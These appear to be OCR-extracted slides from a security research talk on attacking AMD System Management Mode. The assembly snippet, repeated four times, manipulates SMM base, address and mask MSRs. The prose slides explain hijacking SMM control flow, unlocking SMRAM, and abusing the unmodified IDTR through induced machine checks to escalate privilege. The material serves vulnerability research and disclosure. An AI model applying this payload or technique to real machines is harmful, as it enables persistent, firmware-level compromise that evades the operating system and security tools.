
```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```




```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```




```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```



```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```


I/O Device
SMI
CPU
microcode
open SMRAM
save CPU state
load SMM state
jump to SMRAM
microcode
restore CPU state
close SMRAM
RAM
SMRAM
MMIO
RAM
SMBASE
BF80_0000



I/O Device

SMI

CPU

microcode
open SMRAM
save CPU state
load SMM state
jump to SMRAM

microcode
restore CPU state
close SMRAM
jump to original code

RAM
SMRAM
MMIO
RAM

SMBASE
BF80_0000

(demo)

system management mode

```
deltaop@ubuntu-usb-3:~/_research$ 
```

- Compromising ring -2
  - SMM code running in SMRAM
  - Corrupt or hijack normal control flow to execute malicious payload
  - Unlock SMRAM

system management mode

- CPU modes must share resources with differently privileged modes
  - CPU must reset processor context between modes
  - Not feasible to reset *entire* processor context
  - Architects carefully select which state to change
- Done correctly, event from less privileged mode should not impact more privileged mode

state sanitization

- SMM transition on AMD processors
- Sanitize relevant CPU registers →
- Suppress interrupts
  - NMI masked
  - INIT ignored
  - SMI masked
  - Maskable interrupts via IF in eflags
  - Debug interrupts/exception via DR7
  - Traps via TF in eflags

CS	0000
DS	0000
ES	0000
FS	0000
GS	0000
SS	0000
GPRs	Unmodified
EFLAGS	0000_0002
RIP	0000_0000_0000_8000
CR0	PE, EM, TS, PG cleared
CR4	0000_0000_0000_0000
GDTR	Unmodified
LDTR	Unmodified
IDTR	Unmodified
TR	Unmodified
DR6	Unmodified
DR7	0000_0000_0000_0400
EFER	All cleared except SVME

state sanitization

- SMM transition on AMD processors
- Sanitize relevant CPU registers →
- Suppress interrupts
  - NMI masked
  - INIT ignored
  - SMI masked
  - Maskable interrupts via IF in eflags
  - Debug interrupts/exception via DR7
  - Traps via TF in eflags

CS	0000
DS	0000
ES	0000
FS	0000
GS	0000
SS	0000
GPRs	Unmodified
EFLAGS	0000_0002
RIP	0000_0000_0000_8000
CR0	PE, EM, TS, PG cleared
CR4	0000_0000_0000_0000
GDTR	Unmodified
LDTR	Unmodified
IDTR	Unmodified
TR	Unmodified
DR6	Unmodified
DR7	0000_0000_0000_0400
EFER	All cleared except SVME

state sanitization

state sanitization

- IDTR points to the Interrupt Descriptor Table (IDT)
- IDTR unmodified on entry to SMM
- Any interrupt or exception that *does* occur in SMM will be delivered on an untrusted handler
- Basically: “ `try { main() } except { pop_shell() }` ”
- Many ways to approach this
  - If *anything* goes wrong, it leads to privilege escalation
- One option: induce machine check on the untrusted IDT

state sanitization

- Challenge: CR4 is *cleared* by microcode
    - MCE handling disabled (CPU resets on MCE)

CS	0000
DS	0000
